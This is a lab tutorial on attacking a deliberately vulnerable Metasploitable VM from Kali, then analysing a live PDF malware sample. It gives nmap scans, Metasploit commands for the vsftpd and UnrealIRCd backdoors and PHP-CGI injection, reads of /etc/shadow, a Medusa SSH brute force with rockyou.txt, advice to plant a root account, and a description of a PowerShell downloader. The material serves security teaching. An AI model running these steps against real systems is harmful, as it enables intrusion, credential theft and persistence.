# Using the Metasploit Framework on Kali to Attack Metasploitable Server

For the following to work, we must have a network between our VMs. This requires ensuring that VirtualBox has a Host Only network in place, the servers (Kali and Metasploitable) must have an adapter on this network, with Promiscuous Mode set to Allow All. This allows us to communicate between the VMs directly, and not through NAT.

Ubuntu

VirtualBox

Host Only Network

Metasploitable

Kali

Ensure eth1 is connected. IP address should be something like 192.168.56.101, .102, .103, etc. Determine the IP addresses of your VM at this time. For our purposes, we will assume the IP of the Kali Ubuntu VM is 192.168.56.1, and the IP address of our target machine running in VirtualBox, the one we wish to attack, is likely **192.168.56.101**.

## Attacking

First run nmap. nmap is, as the name implies, a networking mapping tool. It can be used to map out IP addresses and ports in use.

First, even though we know the address of our metasploitable server, let’s scan for it. Based on Kali’s IP address of 192.168.56.102, we will scan all hosts on the 192.168.56.0/24 network, with the following command:

nmap 192.168.56.0/24

This will likely return that it has found 4 live IP addresses, 192.168.56.1, the gateway address for this segment of our virtual network, 192.168.56.100, the IP for the DHCP server, and 192.168.56.101, the IP for the metasploitable server.

It will also return the list of services running on that machine, but we can scan the IP specifically, and list in greater detail

We can now scan, in greater detail all ports and any extra info we can get with a simple port scan of the metasploitable server. Execute **one of** the following command:

nmap –sV 192.168.56.101

or

nmap –A 192.168.56.101

Where:

* nmap is the utility
* -sV probes for services and version numbers
* -A displays more info about the services, if available

This scan may take some time. We will get a list of ports that are open, the service running on that port, and can use this list to start attacking that IP address

We should also start or Metasploit console by opening a new terminal window, and typing msfconsole and hitting enter. This may take a few seconds to get up and running.

The results look like the following. It is a good idea to capture this to something like Notepad so you can easily refer back to it, and include the results in any documentation or reporting you need to do:

PORT STATE SERVICE VERSION

**21/tcp open ftp vsftpd 2.3.4**

**22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)**

23/tcp open telnet Linux telnetd

25/tcp open smtp Postfix smtpd

53/tcp open domain ISC BIND 9.4.2

**80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)**

111/tcp open rpcbind 2 (RPC #100000)

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

512/tcp open exec netkit-rsh rexecd

513/tcp open login

514/tcp open shell Netkit rshd

1099/tcp open java-rmi GNU Classpath grmiregistry

1524/tcp open bindshell Metasploitable root shell

2049/tcp open nfs 2-4 (RPC #100003)

2121/tcp open ftp ProFTPD 1.3.1

3306/tcp open mysql MySQL 5.0.51a-3ubuntu5

5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7

5900/tcp open vnc VNC (protocol 3.3)

6000/tcp open X11 (access denied)

**6667/tcp open irc UnrealIRCd**

8009/tcp open ajp13 Apache Jserv (Protocol v1.3)

8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel

## VSFTP

Lets look at one of the vulnerabilities that might or might not give us anything, but explain how the Metasploit framework is used. Lets attack port 21, the vsftp server running version 2.3.4. When we research this software, we discover there is a vulnerability we can exploit. The syntax for the exploit looks something like the following:


msf> use exploit/unix/ftp/vsftpd\_234\_backdoor

msf> show options

msf> set RHOST 192.168.56.101

msf> exploit

With the above exploit we can test to see if we have gained root access. Often, you have to repeat commands or steps to achieve your attack. I often type the whoami command first to see if I am successful:



With the above, we can review the contents of the /etc/passwd and the /etc/shadow files with the following:

cat /etc/shadow

cat /etc/passwd

With the above, you can highlight the resulting text and save them to Notepad, and crack them with a password cracking utility called John the Ripper, as seen in the supporting video

## Unreal ICQ

Lets look at one of the vulnerabilities that might or might not give us anything, but explain how the Metasploit framework is used. Lets attack port 6697, IRC and the UnrealIRCD 3.2.8.1 Backdoor Command Execution. For this, we must use an exploit, and the syntax is first like this:

use exploit/unix/irc/unreal\_ircd\_3281\_backdo­or

We need to configure this exploit before we use it. This is done by the following:

show options

RHOST is one of the settable options, and it currently doesn’t have anything set. RPORT is another, but is set to the default of 6667, and matches the port from our nmap port scan, so is OK, and we don’t need to worry about it. We will need to set RHOST option, however. Type in the following:


Set RHOST 192.168.56.101

Now we tell Metasploit to attack by the following:


exploit

If you have a result similar to “command shell session 1 opened …”, you have logged in. **BUT THIS DOESN’T WORK.**


When we test this we get an indication that there is no payload:



Continued in next image:



Simply put, our payload isn’t defined. We can manage this with the set payload command, as seen here:



The above lists out the payloads available, as seen below. I still truncate the text, but you get the idea of what payloads are available:

**Compatible Payloads**

**===================**

**# Name Disclosure Date Rank Check Description**

**- ---- --------------- ---- ----- -----------**

**0 cmd/unix/bind\_perl normal No Unix Command Shell,**

**1 cmd/unix/bind\_perl\_ipv6 normal No Unix Command Shell,**

**2 cmd/unix/bind\_ruby normal No Unix Command Shell,**

**3 cmd/unix/bind\_ruby\_ipv6 normal No Unix Command Shell,**

**4 cmd/unix/generic normal No Unix Command, Generic**

**5 cmd/unix/reverse normal No Unix Command Shell,**

**6 cmd/unix/reverse\_bash\_telnet\_ssl normal No Unix Command Shell,**

**7 cmd/unix/reverse\_perl normal No Unix Command Shell,**

**8 cmd/unix/reverse\_perl\_ssl normal No Unix Command Shell,**


**9 cmd/unix/reverse\_ruby normal No Unix Command Shell,**

**10 cmd/unix/reverse\_ruby\_ssl normal No Unix Command Shell,**


**11 cmd/unix/reverse\_ssl\_double\_telnet normal No Unix Command Shell,**

With the above, I was able to list available payloads to try. I chose the first one (bind\_perl) probably because PERL is an old favourite of mine, but it works.

Now when we verify our settings again (with the show options again) we see we are good to go:



When we hit exploit, we see we have successfully created a shell:



To determine the degree of the vulnerability, type in whoami, as seen in the above image

It will show you who you are logged in as. At this time, you could create a new user with root privileges, log out, and log in as usual and exploit away!

**You can type exit and quit, and logout to see which one works. Exit might need to be typed twice.**

Exit should, but you may need to hit (left) Ctrl + C, keeping in mind the right Ctrl might be mapped to VirtualBox, so use the left Ctrl key. It depends on your environment

At this time, you have compromised a system, created an account you can use to log into whenever you wish. Normally you would be done, as the more you probe, the more likely you are to be discovered, and as such, unnecessary probing would be avoided **UNLESS** you are doing a security audit to discover and block all vulnerabilities. This better reflects our activities, so we continue on.

## PHP CGI Argument Injection

Another item we noticed in our scan was that Apache was running. Any time we see a website running, we should do some further analysis using web enumeration tools such as dirb or nikto. When we run these command like this:

dirb http://192.168.56.101


nikto -h 192.168.56.101

We get an indication that both CGI is running as well as an older version of PHP. There is a known vulnerability around improper argument becoming injected into the CGI environment. Let’s see if we can take advantage of this:


use exploit/multi/http/php\_cgi\_arg\_injection

show options

rhost ...




May or may not work, and even if it does, limited in what you can do. One of the issues here is the confusion the Metasploit Framework module has around our local host. When we address this, our attack works:



With this, we get limited functionality, but enough for us to try a different attack. Now we have access, we can try looking at /etc/passwd and /etc/shadow as we did with the vsftp and unrealircd exploits above. Because we don’t get root access (we seem to be the user id that the web server runs as) we can only see the /etc/passwd command:

cat /etc/passwd

With this, we can get a list of users to attack. Create a text file of users (users2.txt) and add the following:



With the above, we can begin a network attack using the Medusa tool.

Before we use it, however, we have to make a password file or password dictionary available for our use. There is a file called rockyou.txt that contains 14.3 million real world passwords, but it is encrypted. We need to unzip it before we use it:

gunzip /usr/share/wordlists/rockyou.txt.gz

Once the dictionary is unzipped, we can use it with Medusa.

With this tool, we will supply the following arguments (should all be on one line):

medusa -U users2.txt -P /usr/share/wordlists/rockyou.txt -M ssh -h 192.168.56.101 -O success.txt

With the above, the following argument mean:

-U for a list of users (a single user would be -u, or lower case)

-P for a list of passwords (a single password would be -p, or lower case)

-M is for the module, or protocol. We are attacking the SSH protocol


-h for the host (if we had a list of hosts, we would use upper case H)

-O to output the results to be stored to a text file (upper case of letter O, not number zero)

When we type the above, we find that the passwords are revealed. Please note that these are real world tools with real world files, and they do contain profanity. Sanitizing them doesn’t help in the future you in the future; if you use an incomplete toolkit, you won’t get complete results.

We can review the results of our crack with the cat command:


cat success.txt



# Malware Analysis

Now that we have successfully audited our server, and discovered vulnerabilities to be exploited, let’s look at understanding some basic malware. One of the more common methods of distributing malware is to embed them in documents such as Microsoft Office documents or PDF documents. We will look at PDF documents today:

With PDF documents, they are text documents that are a collection of objects. This makes analysis easy:



Some of the risky object types we can find in our PDF document include:

* Embedded JavaScript: /JS, /JavaScript, /XFA
* Embedded Flash: /RichMedia
* Embedded or external programs: /Launch, /EmbeddedFiles
* Interaction with websites: /URI, /SubmitForm

The inclusion of the above elements doesn’t necessarily indicate malware, but they can be indicators. Some other indicators are:

* Single page
* OpenAction
* AcroForm

Again, these indicators aren’t absolute, just indicators that we need to probably do more research

One of the first attacks we can do is to look at the text of the document. Very quickly we can see suspicious content. I have included a virus for you to analyze. Please keep in mind this is a real virus taken from the wild, with a real payload that can be exploited if detonated on a client machine. We are analyzing this in Linux so it is less risky, however, like the dictionaries above, this isn’t a sanitized object, this is a real world artifact.


Most people who do malware research share their discoveries with others or sites like VirusTotal.com. When sharing amongst their peers, they have to zip them up with a password so anitimalware programs such as Microsoft Defender don’t detect them and delete the malware. To unarchive or unzip this malware, you will need to do the following:

cd ~/malware


ls

unzip ctk.zip

you will be prompted for a password, the password is malware




Once you have the malware unzipped, you can review it with the cat command, the nano command, or if and only if you are comfortable with vi, the vi command. All will show you content that is suspicious:



Let’s look deeper:

Clearly this virus is trying to launch something on the OpenAction event, looks like it is trying to start something with PowerShell, but what it is looks like gibberish. What you are seeing is encoded text inside a powershell call. We can decode this text with the base64dump command, a standard tool in many malware analysis toolkits like REMnux:




Please note, in the document the suspicious payload was in Object 1, however in the output of base64dump, the suspicious payload is in ID 2. Knowing this, we can use base64dump to decode this text with the following:

base64dump.py ctk.pdf -s 2 -S

where:

-s 2 is to identify the section or ID we wish to decode (lower case S)

-S (upper case S) to output the results as ASCII




With the above, we see that:

* Powershell is launched and does the following:
  + Bypasses execution policy
  + Runs in a hidden window
  + Launches a WebClient
  + Downloads an executable to the users AppData folder
* Launches the executable


There are other analysis we can do. We can use tools like peepdf and pdfid to analyze our suspicious file:



With pdfid, we see some suspicious indicators, the single page, the including of an OpenAction event type, and a Launch event. When we look at the malware with peepdf, we see some more info, including some MD5 and SHA1 hashes we can use for research on VirusTotal.com:



On VirusTotal, we have pretty clear indicators that this is malware:



Again, please be careful with this. While the malware is quite dated, and unlikely to work on a modern Windows system, it is, as you can see above, a real computer contaminant. Assume it is dangerous and govern yourself accordingly.